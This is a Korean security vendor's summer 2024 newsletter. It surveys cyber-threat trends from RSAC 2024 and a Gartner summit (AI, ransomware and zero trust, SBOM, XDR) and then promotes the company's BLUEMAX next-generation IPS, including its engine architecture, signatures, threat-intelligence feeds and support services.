SECUI BLUE ZINE 시큐아이 소식지

SECUI BLUE ZINE 시큐아이 소식지

02

2024 | 여름

SECUI

Contents

SECUI
BLUE
ZINE
시큐아이 소식지

AI는 모든 분야에서 주목받고 있는 화두 입니다. AI는 사람들의 삶을 편리하게 하지만, 예상하지 못했던 위협에 노출시키기도 합니다.
시큐아이가 두번째로 선보이는 이번 소식지에서는 '양날의 검'이라 불리는 AI로 인한 위협과 AI를 통한 보안 강화 방안을 살펴봅니다.
그리고 국내 국가기관 종사자를 대상으로 하는 여러 위협을 분석하고 대응 방안을 안내합니다.
무더운 더위가 계속되는 여름, 시큐아이가 전해 드리는 시원한 최신 보안 소식을 살펴 보시기 바랍니다.

감사합니다.

Chapter

01

Market Trend :
The ART of Possible

Market Trend:
The ART of Possible

글로벌 컨퍼런스를 통해 본 사이버 위협 키워드 4


현재 기업과 기관은 요동치는 정치·경제 상황에 민첩하게 대응하면서도 디지털 혁신을 가속화해야 한다는 압박을 받고 있다. 보안조직은 이러한 요구에 더해, 지속적이고 집요한 공격과 다양한 사이버 리스크를 관리해야 한다는 중압감을 갖고 있다. 가트너는 이로 인해 사이버 보안 전문가 75% 이상이 '현대 위협환경은 지난 5년간 위협 환경 중 가장 심각한 상황'이라는데 동의한다고 설명했다.

혁신의 속도를 늦출 수 없는 기업과 기관은 점점 더 심각해지는 사이버 보안 리스크를 완화하는데 어려움을 겪고 있다. 복잡하고 해결하기 어려운 보안 문제의 해법을 찾기 위한 방법 중 하나로 세계적인 보안 기술 및 전략 컨퍼런스의 주요 내용을 참고하는 것이 제안된다. 사이버 보안 분야를 대표하는 글로벌 컨퍼런스로 'RSA Conference(RSAC)'와 가트너 'Security & Risk Management Summit'이 있다. 올해 5월과 6월 열린 이 두 행사의 공통된 주제는 ▲AI ▲제로 트러스트 ▲SBOM과 제3자 위협 ▲통합과 협력이다.

01 AI, AI, AI

IT 기술뿐만 아니라 사회 모든 영역을 'AI'가 주도하고 있다. 'AI-Powered', 'AI-Driven' 등이 IT 기술의 핵심 경쟁력으로 인정받고 있다. 그런데 AI가 언제나 '선'은 아니며, 오히려 AI로 인해 재앙과 같은 심각한 문제를 겪게 될 수 있다.

AI의 취약점이나 설계 오류, 사용자 실수로 인한 위협도 증가하며, AI에 지나치게 의존해 AI의 편향성 문제를 교정하지 않고 의사결정의 근거로 삼아 심각한 리스크를 겪게 될 수 있다. 또 사이버 공격자는 AI를 사용해 지능화되고 자동화된 공격을 펼치고 있다.



그런데 AI 이용 공격 대응은 'AI' 외에 해법이 없다. AI가 만든 악성도구와 피싱 메일은 AI가 식별할 수 있다. 폭증하는 위협 이벤트를 자동으로 수집, 분석, 대응하는에도 AI가 필요하며, 전 세계 보안 정보를 수집해 최신 공격에 대응하도록 돕는 위협 인텔리전스도 AI를 기반으로 한다.

생성형 AI를 이용하는 보안비서는 보안조직의 업무를 크게 줄일 수 있다. 보안 전문가의 역량을 모든 사람이 사용해 조직과 사회 전체의 보안 수준을 높이게 한다. 급증하는 보안 취약점, 잘못된 구성과 설정, 복잡한 규제준수, 확장되는 제3자 위협 관리 등에도 AI가 필수다.

AI는 '양날의 검'이다. 현재 식별하거나 예측하지 못한 AI 위협으로 인해 가까운 미래에 피해를 입을 수 있지만, AI를 이용해 이러한 위협을 미리 파악하고 대응할 수도 있다. AI를 IT와 보안 시스템 및 전략 전반에 사용할 때, 보안 운영자와 책임과 권한을 더욱 강화시키고, 전문성을 높여 효율적인 AI 기반 보안을 운영할 수 있게 해야 한다.

02 랜섬웨어와 제로 트러스트

RSAC 2024에서 가장 중요하게 다뤄진 공격기법이 랜섬웨어다. 지난해 랜섬웨어 피해는 전년대비 55% 증가했으며, 데이터 유출과 암호화를 동반하는 다중갈취 공격은 37% 증가했다. 전 세계에서 발생하는 전쟁에서 상대국에 피해를 주기 위해, 또는 정치·사회적 혼란을 야기하기 위해 파괴적인 랜섬웨어 공격을 진행하기도 한다.

랜섬웨어의 초기 침투 방법은 주로 피싱을 통해 사용자를 감염시키는 것으로, 많은 기업과 기관이 보안인식을 높이는 캠페인과 교육을 통해 이와 같은 사회공학 기법 공격에 대응하고자 한다. 그러나 교육과 캠페인으로 해결할 수 있는 위협은 매우 제한적이다. 가트너 조사에 따르면 직원 69%가 사이버 보안 지침을 의도적으로 우회했다고 인정하고 있으며, 전체 침해사고의 82%는 인간적 요소를 포함한다.

랜섬웨어 공격자는 피싱 외에도 취약점, 미리 탈취한 권한 등을 이용해 시스템에 침투한 후 공격도구와 함께 시스템의 정상 기능을 이용해 중요 시스템으로 이동하고 정보를 유출한다. 정상 권한과 정상 기능까지 이용하는 랜섬웨어는 기존의 시그니처 혹은 행위기반 분석 기술로 막지 못한다. 그래서 '제로 트러스트' 접근 방식이 주목된다. 제로 트러스트는 모든 접근을 검증하고 행위를 평가해 위협을 미연에 방지하는 보안 접근법이다. 데이터와 워크로드를 작은 단위로 쪼개고, 모든 접근에 대한 자동화된 검증과 평가가 이뤄지도록 한다.

제로 트러스트는 분산된 업무환경, 빠르게 변하는 디지털 혁신 여정에서 보안 리스크를 효과적으로 제어할 수 있다. 완벽하게 이상적인 제로 트러스트를 현실화하는 것은 어려운 일이지만, 제로 트러스트 기본 모델을 적용해 초기 접근과 내부 이동에 대한 검증과 모니터링을 지속적으로 수행하면 랜섬웨어를 비롯한 지능형 공격을 막을 수 있을 것으로 기대된다.

03 SBOM - Secure by Design

AI 사용이 증가하면서 오픈소스 위협에 대한 경고도 늘고 있다. 많은 이들이 사용하는 AI와 LLM이 오픈소스로 공개되면서 오픈소스 취약점이나 잘못된 구성으로 인한 문제가 발생하고 있다. RSAC 2024에서도 생성형 AI 사용 증가로 인한 오픈소스 문제가 중요한 화두로 제시됐다.

현재 소프트웨어의 90% 이상에 오픈소스 컴포넌트가 있으며, 대부분의 컴포넌트가 취약점을 갖고 있다. Log4j 사태를 통해서도 알 수 있듯이, 취약점이 공개됐을 때 패치 혹은 조치 방법이 함께 공개되지만 취약점의 영향을 받는 시스템이 무엇인지 확인하지 못해 조치하지 못하는 경우가 대부분이다.

오픈소스뿐만 아니라 자체 개발한 소프트웨어, 전문 개발사로 혹은 프리랜서로부터 공급받은 소프트웨어도 같은 문제를 안고 있다. 코드 분석 솔루션을 사용해 취약점을 제거한다 해도, 분석 시점에 탐지하거나 제거하지 못한 코드와 종속성의 문제로 소프트웨어 전체가 취약점의 영향을 받을 수 있다.

이 문제의 해결책 중 하나로 SBOM(Software Bill of Materials)이 등장했으며, 미국 정부는 공공사업에 SBOM 제공을 의무화했고, 우리나라에서도 과학기술정보통신부의 '소프트웨어 공급망 보안 가이드라인'을 통해 SBOM 표준과 제공에 대한 내용을 안내하고 있다.

SBOM은 소프트웨어를 안전하게 운영하기 위한 방법 중 하나일 뿐이며, 소프트웨어 개발부터 운영까지 전체 라이프사이클에서 보안을 보장하는 프레임워크를 반드시 마련해야 안전한 소프트웨어 중심 환경을 완성해 나갈 수 있다.

그래서 소프트웨어의 보안 내재화(Secure by Design)가 중요하다. RSAC 2024에서는 미국 CISA가 주도해 50개 이상 기업과 소프트웨어 벤더들이 'Secure by Design' 서명에 참여하면서 보안 내재화에 힘쓰기로 했다. 이 서명에는 소프트웨어 개발 단계에서 보안은 물론이고, 소프트웨어 구성 요소와 보안 업데이트 투명성 유지, 보안 취약점 지속적인 모니터링과 개선 등의 내용도 포함됐다.

04 The Art of Possible

COVID-19 이후 오프라인으로 처음 열린 2022년 RSAC의 주제는 'Transform'이었으며, 2023년에는 'Strong Together', 그리고 올해는 'The Art of Possible'이었다. 이 세 주제를 관통하는 철학은 '통합과 협력'이다.

공격자는 지하세계에서 정보를 공유하면서 더 쉽게 목표를 달성할 수 있는 방법을 찾는다. 그런데 보안 조직은 솔루션조차 통합하지 못한 채, 개별 제품을 우회하는 공격에 속수무책으로 당하고 있는 실정이다. 너무 많은 보안 솔루션이 쏟아내는 보안 이벤트를 분석하지 못해 매우 심각도 높은 위협도 식별하지 못하는 일이 발생한다. 그래서 보안 솔루션을 통합한 플랫폼이 강조되고 있으며, 보안조직과 현업, 보안 기업과 기관이 모두 협력해 대응하는 체계 마련도 시급히 요구되고 있다.

통합 플랫폼으로 제안되는 솔루션으로 XDR과 차세대 SIEM/SOAR가 있다. 이들은 비슷하면서도 다른 점이 있는데, 이종 솔루션으로부터 위협 정보를 수집해 분석하고 탐지한다는 점은 동일하지만, 차세대 SIEM은 위협 정보 수집과 분석에 보다 집중하며, XDR은 위협 탐지와 조사, 대응에 초점을 맞춘다.

RSAC에서 시큐아이는 TDIR(Threat Detection Investigation & Response)을 넘어서는 XDR이 이전보다 더 중요해지고 있다는 사실을 확인했다. 특정 보안 이벤트와 위협을 탐지·조사하는 TDIR을 넘어, XDR은 모든 리소스와 계층에서 데이터를 수집·통합하고 보안 가시성을 확보하면서 다중 벡터 공격까지 대응할 수 있으며, 전반적인 보안 태세를 강화할 수 있다.

XDR은 보안 조직의 번아웃을 줄일 수 있는 중요한 기술 요소 중 하나다. 보안조직은 지능적인 위협에 대응해야 한다는 막중한 책임감과 폭증하는 이벤트를 제대로 처리하지 못한다는 스트레스를 받으면서 번아웃에 시달리고 있다. 가트너 조사에 따르면 사이버 보안 리더의 62%의 지난해 한 번 이상 번아웃을 경험한 것으로 나타난다.

업무 강도와 스트레스가 높은 보안조직은 심각한 위협을 놓칠 수 있으며, 쉽게 퇴직을 결심하게 된다. 보안인력 부족에 시달리는 보안조직은 기존 인력까지 이탈하면서 보안대응에 실패할 가능성이 높다. 그래서 XDR과 같은 통합되고 자동화된 위협 대응 플랫폼을 통해 보안조직의 업무 강도와 스트레스를 낮출 수 있는 방법이 필요하다.

05
시큐아이, 혁신 기술로 고객의 미래 환경도 보호

가트너는 '기술, 정치, 경제, 사회, 신뢰, 규제, 환경(TPESTRE)' 모든 영역에서 보안위협이 발생하고 있으며, 복잡한 세상에서 사이버 보안 회복력을 구축해야 한다는 사실을 역설한다. 더불어 점점 더 역동적으로 변하는 사이버 위협에 대응하기 위한 보안기술과 정책도 역동성을 가져야 한다고 강조한다.

그래서 시큐아이는 다양한 고객이 직면한 현재와 미래의 보안 문제를 정확하게 진단하고, 민첩하게 대응할 수 있는 기술과 서비스를 지속적으로 제안하고 있다. 지속적인 RSAC 참관과 글로벌 보안 동향 분석을 통해 시장과 고객의 요구, 필요한 기술을 파악해 제품과 서비스에 접목시키기 위해 꾸준히 노력하고 있다. 시큐아이 통합 보안 플랫폼 'S2OPEN'을 중심으로 온프레미스, 매니지드 서비스, 클라우드 영역에 최신 보안 트렌드에 맞는 기술을 통합시키면서 경쟁력을 강화하고 있다. 더불어 시큐아이는 글로벌 보안 기업과 동일하게 보안 플랫폼의 범위를 확장하고 위협 대응 솔루션과 플랫폼 역량을 넓히고 있다.

시큐아이는 AI 기술을 제품과 서비스에 반영을 하기 위해 전사 역량을 집중하고 있다. 시큐아이 침해대응센터 STIC(Secui Threat Intelligence Center)에서는 머신러닝 등의 기술을 활용하여 보안 위협에 대한 분석을 진행하고 있으며, 이로 인해 발견된 위협들은 스마트 업데이트를 통해서 제품에 정기적으로 반영될 수 있도록 온라인 배포하고 있다. 국내 보안 1위 기업으로서 시큐아이는 글로벌 트렌드를 지속적으로 조사하고 제품, 서비스에 적용해 다가올 미래에도 독자적이고 혁신적인 기술을 기반으로 한 대한민국 대표 보안 기업의 자리를 지킬 것이다.

Chapter 02

Solution Deep Dive : BLUEMAX IPS

Solution Deep Dive: BLUEMAX IPS

차세대 IPS의 정의와 발전 방향

지난 봄 발간한 블루진(BLUEZINE) 창간호에서는 방화벽의 역사와 BLUEMAX NGF에 대해 알아보았다. 이번 호에서는 네트워크 환경에서 발생되는 다양한 보안 위협을 탐지하고 차단하는 차세대 IPS와 시큐아이의 최신 차세대 IPS인 BLUEMAX IPS 제품에 대해 알아본다. 차세대 IPS의 정의, UTM과의 차이, BLUEMAX IPS 제품의 특장점, 그리고 미래의 발전 방향까지 자세히 살펴본다.

01 차세대 IPS 중요 기능

현대 사회의 모든 영역에서 디지털화가 진행되면서 이를 위협하는 지능적인 사이버 위협이 나타나고 있다. 이에 대응하기 위해 보안 솔루션이 차세대 기술을 추가하면서 진화하고 있다. 실시간으로 네트워크 트래픽을 모니터링 하면서 위협을 감지하고 차단하는 강력한 선제방어 시스템인 침입탐지시스템(IPS)도 새로운 위협 환경에 대응하기 위한 기술을 적용하면서 차세대 시스템으로 거듭나고 있다.

가트너는 차세대 IPS의 필수 기술로 ▲Application Awareness ▲Context Awareness ▲Content Awareness ▲ Agile Engine 등을 꼽았으며, IPS 제조사들이 경쟁적으로 이 기능을 추가하면서 제품을 개선하고 있다. 차세대 IPS는 단순히 침입을 방지하는 것을 넘어 실시간 위협 탐지 및 대응, 보안 정책의 정교화, 고도화된 위협에 대응 등 네트워크의 보안을 강화하는데 중요한 역할을 하고 있다.

정의	특징
Application Awareness	•특정 애플리케이션을 식별하고 분석할 수 있는 기능 •각 애플리케이션의 특성에 맞춘 보안 정책을 적용하여 애플리케이션 기반의 공격을 효과적으로 탐지하고 차단
Context Awareness	•네트워크 트래픽 맥락을 이해하고 분석하여 사용자의 위치, 기기 유형, 접속 시간 등을 고려한 정교한 보안 정책을 수립하고, 맞춤형 대응 수행
Content Awareness	•네트워크 트래픽 내의 데이터를 심층적으로 분석하여 악성 콘텐츠를 식별하고, 악성코드나 데이터 유출을 탐지 및 차단
Agile Engine	•대규모 트래픽을 처리하면서도 성능 저하 없이 실시간으로 위협을 탐지하고 차단할 수 있는 높은 처리 성능과 유연성을 갖춘 엔진 사용


[표 1] 가트너가 정의한 차세대 IPS 필수 기능

02 UTM과 차세대 IPS

차세대 IPS가 등장하기 전, 복잡해지는 위협에 대응하는 방안으로 통합 위협 관리(UTM)가 사용되었다. UTM은 방화벽, IPS, 안티바이러스, Web Filter, VPN 등 여러 보안 기능을 단일 장비에 통합한 솔루션으로, 여러 보안 기능을 하나의 장비에서 관리 할 수 있어서 관리가 편하고 비용을 절감할 수 있다는 장점이 있다. 그런데 UTM은 한대의 장비에서 다양한 보안 기능을 동시에 수행하기 때문에 대규모 트래픽을 처리할 때 성능이 크게 저하된다는 문제가 있다. 또한, UTM에 통합된 개별 기능은 전용 솔루션과 비교했을 때 정교함이나 효율성이 떨어진다. 그래서 대규모 환경에서는 사용되지 못하며, 소규모 기업, 지점·지사 등을 위한 솔루션으로 사용되고 있다.

대규모 네트워크를 운영하는 조직이라면 당연히 차세대 IPS를 선택해야 한다. UTM의 IPS 기능을 활성화 시키는 방법으로 위협에 대응하고자 한다면, 정교한 위협을 탐지하지 못해 심각한 피해를 입을 수 있으며, 대규모 트래픽 처리 시 속도가 크게 저하돼 비즈니스 연속성에 실패할 수 있다. 차세대 IPS는 대규모 환경에서도 향상된 탐지 기술과 실시간 위협 대응 기능을 활용해 효과적인 위협 대응 체계를 구축할 수 있다. 네트워크 성능 저하를 최소화하면서 안정성과 효율성을 유지할 수 있는 네트워크 보안 환경을 만들 수 있다.

	차세대 IPS	UTM
IPS 성능	· 최적화된 리소스로 고성능 트래픽 처리가 가능 · 네트워크 성능 저하 없이 실시간 위협 대응	· 여러 보안 기능을 동시에 수행하기 때문에, 대규모 트래픽을 처리하는 환경에서는 성능 저하가 발생할 수 있음
보안 기능	· 향상된 탐지 기능으로 위협에 안정적 대응 · 새로운 사이버 위협에 보다 효과적으로 대응	· 다양한 기능을 제공하나, 각각의 기능이 전용 솔루션에 비해 정교함이 떨어질 수 있음 · 새로운 형태의 사이버 위협 대응 능력이 제한됨
망 안정성	· Bypass 기능을 제공하여 장애 발생 시에도 서비스 안정성 제공	· 장애 발생 시, Bypass 기능을 제공하지 않아서 전체 네트워크 단절 발생
관리 용이성	· 각 기능별로 세밀한 관리와 설정을 제공하나, 초기 설정과 유지보수에 많은 전문성이 요구 됨	· 단일 장비에서 여러 보안 기능을 제공하여 관리가 간편하지만, 기능별로 정교한 설정이 어려움




[그림 1] UTM과 차세대 IPS 주요 기능 및 성능 비교


03 BLUEMAX IPS 특장점

IPS는 탐지패턴을 어떻게 적용하느냐에 따라 방어성능이 결정되기 때문에, 초기 구축시점에는 전문 인력의 지원이 필수다. 현업에서는 이러한 보안 전문가를 찾기는 어렵기 때문에 IPS 전문 엔지니어의 기술 지원과 유지보수 서비스를 제공하는 제품으로 선정하는 것이 시스템의 안정적인 운영과 최신 보안 위협에 빠르게 대응할 수 있는 방법이다.

Smart NIC와 고효율 Multi-Path 엔진

시장 요구사항에 맞춰 시큐아이는 대량의 트래픽을 실시간으로 처리 할 수 있도록 BLUEMAX IPS 제품에 고성능 위협 차단 플랫폼을 적용하였다. BLUEMAX IPS의 고성능 아키텍처는 Smart NIC와 Multi-path 엔진을 핵심으로 한다.





[그림 2] 차세대 고성능 탐지 엔진 아키텍처


고속 패턴 매칭 카드인 Smart NIC는 유입되는 트래픽 중 하드웨어 패턴 매칭을 통해 위협이 의심되는 패킷을 실시간으로 구분한다. 내부로 유입되는 트래픽 중 정상 트래픽이 평균 80% 수준이기 때문에, 정상으로 확인된 트래픽은 패턴 매칭 검사를 거치지 않고 즉시 전송해 IPS 리소스를 효율적으로 사용하면서 트래픽을 고속으로 처리한다. Smart NIC 에서 위협 의심 패킷으로 분류된 트래픽은 Multi-path 엔진을 통해 분석, 다양한 보안 위협을 신속하게 탐지·차단하고, 최적의 보안 서비스를 제공한다.

악성 트래픽, DDoS 공격, 프로토콜 취약점 공격 등 트래픽의 특성에 따라, 실시간으로 위협을 방어해야 하는 경우 Real-Time 엔진으로 트래픽을 처리하며, 세션 및 파일 기반 위협을 방어해야 하는 경우 Advanced 엔진으로 각각 트래픽을 분산 처리하여 실시간 응답성을 향상시켰다.

BLUEMAX IPS에서 제공하는 이 두가지 핵심 아키텍처는 관리자가 복잡한 설정을 거치지 않더라도 기본 적용되어 제공되므로, 효율적으로 장비를 운영할 수 있는 환경을 제공한다.

신속하고 능동적인 위협대응의 첫걸음, IPS 시그니처

차세대 IPS는 애플리케이션 제어 기능, APT 방어 기능, SSL Inspection 기능 등 다양한 차세대 보안 기능을 제공하고 있다. 그 중 IPS에서 가장 중요한 기능은 가장 기본적이면서도 핵심인 시그니처 방어 기능이다. 시그니처 방어 기능은 알려진 위협 패턴, 즉 시그니처를 데이터베이스에 저장하고, 네트워크 트래픽을 실시간으로 분석하여 이 시그니처와 일치하는 패턴을 탐지하는 방식이다. 시그니처 방어 기능은 빠르고 정확한 탐지에 기반한 높은 탐지 신뢰성을 제공한다.



[그림 3] 시그니처 방어 기능

BLUEMAX IPS에는 시큐아이가 축적한 9,000개 이상 사전 정의된 시그니처가 적용되어 있다. 높은 정탐률을 보장하는 시큐아이 시그니처는 Snort, YARA, PCRE 등 다양한 형태의 사용자 설정 기능을 지원한다. 국산 IPS 제품 중에서 가장 많은 Snort 옵션을 지원하며, 사용자 정의 시그니처 검증 기능을 제공하여 운영 효율성을 향상시킨다.

IPS의 성능을 평가하고 비교하기 위해 다수 IPS 제품을 대상으로 BMT (Benchmark testing)를 진행하는데, BMT에서도 시그니처 방어 기능을 활용한 탐지율을 핵심 평가 기준으로 활용한다. 탐지율(Detection rate)은 IPS가 실제로 존재하는 위협을 얼마나 잘 탐지하는지 나타내는 지표로, 높은 탐지율은 IPS가 많은 위협을 탐지하고 경고 할 수 있음을 의미한다. 그러나 탐지율이 높다고 해서 반드시 효과적인 IPS를 의미하는 것은 아니다. 높은 탐지율에만 초점을 맞추는 경우에는 오탐(False positive)이 증가한다. 오탐을 분석하기 위한 시간과 인력이 낭비되며, 너무 많은 탐지로 인해 실제 위협을 놓치는 등의 부정적인 결과로 이어질 수 있다.

그래서 최근에는 정탐률(True positive rate)을 BMT 핵심 평가 기준으로 활용하는 추세가 나타나고 있다. 정탐률이 높으면 보안 업무의 효율성이 높아지며, 실제 위협에 신속한 대응이 가능하다. IPS 탐지 이벤트의 신뢰성을 향상시켜 궁극적으로 조직의 보안 수준을 강화할 수 있다.

시그니처 방어 기능은 차세대 IPS의 가장 기본적인 기능으로, 다른 보안 기능과 복합적으로 사용될 경우 매우 효과적이고 정교한 보안 정책 수립이 가능하다. 차세대 IPS에는 다양한 보안 탐지 기능이 적용돼 정보보호 시스템의 핵심 장비로 사용되고 있다.

STIC 제공 TI 이용 … 실시간 보안위협 선제적 대응

시그니처는 차세대 IPS의 정탐률을 높이는 핵심 기능이지만 시그니처에 등록되지 않은 새로운 위협을 차단하지 못한다. 이 문제를 해결하기 위한 방법 중 하나로 위협 인텔리전스(TI)가 사용된다. TI는 위협과 관련된 정보를 수집·분석해 신·변종 위협에 정확하고 빠르게 대응할 수 있도록 돕는 서비스다. 지능적인 위협에 선제적으로 대응하기 위해서는 위협 정보를 확보하고 분석해 이를 기반으로 보안 침해가 발생하기 전에 신속하게 조치해야 한다. 차세대 IPS는 TI 정보 활용도가 높은 솔루션으로, 최신 TI 정보를 얼마만큼 빠르게 수집하고 확보 할 수 있는지에 따라 차세대 IPS의 대응 능력이 달라진다.


[그림 4] 글로벌 TI 협업체계

시큐아이는 차세대 IPS 대응 능력을 높이기 위해 최신 TI 정보를 실시간 온라인으로 제공 하고 있다. 자체적으로 운영하는 위협 인텔리전스 플랫폼인 STIC(SECUI Threat Intelligence Center)를 활용하여 글로벌 TI 정보를 수집하고, 차세대 IPS인 BLUEMAX IPS가 최신 보안위협에 신속하게 대응할 수 있도록 TI 연동을 지원한다.

STIC은 글로벌 시장을 리딩하는 TI 기업의 정보와 자체적인 위협 정보 수집·분석 시스템을 연계한다. STIC로 수집된 글로벌 TI 정보는 시큐아이 위협대응센터의 연구/개발 조직과 보안관제센터 조직의 심층분석 체계에 기반한 정제 프로세스를 거쳐 양질의 보안위협 대응정보를 제공한다.분석을 통해 확인된 블랙리스트, C&C 정보, 악성 URL 등 최신 위협 정보를 인터넷으로 연결해 BLUEMAX IPS 뿐만 아니라 전세계에서 운영되고 있는 4만여대의 시큐아이 정보보호시스템에 신속하게 자동 업데이트하고, 새로운 위협에 대응할 수 있게 한다.

운영자 업무 피로도 낮추고 운영 시간 절약하는 1-2-3 서비스

ACL 기반으로 보안정책을 수립하는 방화벽과 달리 IPS는 정교한 보안정책을 수립해야 하기 때문에 보호대상의 특성을 잘 이해하고 있는 운영자가 필요하다. IPS 운영자는 보안 제품의 특성과 기능에 대한 전문성을 갖추고 있어야 한다. 어떤 종류의 방어기능을 사용할지 신중하게 선택하고, 적용할 수 있어야 비즈니스 영향 없이 정확하게 위협의 성격에 맞춰 대응할 수 있기 때문이다. IPS를 도입하는 고객은 방화벽, DDoS 대응시스템, 웹 방화벽 등 이기종 보안시스템도 운영하기 때문에 운영자는 다양한 보안장비에 대한 운영 전문성도 갖추고 있어야 한다.



[그림 5] 시큐아이 1-2-3 전문 서비스

시큐아이는 차세대 IPS 도입 초기 운영 어려움을 최소화 할 수 있도록, BLUEMAX IPS 구매 고객 대상으로 End-to-End 고객 지원 서비스인 '1-2-3 전문 서비스'를 제공하고 있다. 1-2-3 전문 서비스는 IPS 도입 초기 운영의 혼란을 최소화 할 수 있도록 제조사와 파트너사의 IPS 전문 엔지니어를 통해 제공하는 서비스다. 구축 후 1개월 이내 시그니처 최적화, 신규 취약점에 대해 BLUEMAX IPS로 신속하게 대응 할 수 있도록 2주마다 심층 보안위협 정보 제공, 3개월마다 운영현황 분석을 진행하고 분석 내용에 따른 운영 가이드를 제공하는 서비스로, 유지보수 기간 동안 IPS전문 엔지니어를 통해 관련 서비스를 제공하고 있다.

차세대 IPS 발전방향

차세대 IPS는 머신러닝과 인공지능 기술 적용으로 점점 더 능동적이고 지능적인 위협 대응시스템으로 발전할 것으로 예상된다. 머신러닝 기술을 적용해 네트워크 트래픽을 분석하고 비정상적인 패턴을 식별하는데 핵심적인 역할을 할 것이다. 머신러닝 알고리즘을 보안장비에 적용하면, 대량의 네트워크 데이터에서 정상적인 트래픽 패턴을 학습 시킨 뒤 이를 기반으로 비정상적인 활동을 탐지할 수 있다. 과거 데이터를 분석해서 미래 위협을 예측하고 잠재적인 공격을 사전에 차단시킨다. 이를 통해 피해를 최소화하기 위한 위협 예측과 대응 기능을 강화할 수 있다. 또한, SOAR 및 Playbook 연동 체계에서 한걸음 더 나아가 독립적인 머신러닝 알고리즘이 자동으로 보안 규칙을 생성하고 업데이트하며, 관리자의 개입 없이도 최신 위협에 자동화된 탐지와 대응을 할 것으로 예상한다.

BLUEMAX IPS도 이러한 발전방향에 맞춰 '24년 하반기 머신러닝 기반 보안 기능을 강화할 계획이다. 능동형 위협대응을 위하여 머신러닝 기반 보안 기능을 확대해 나갈 예정이다.

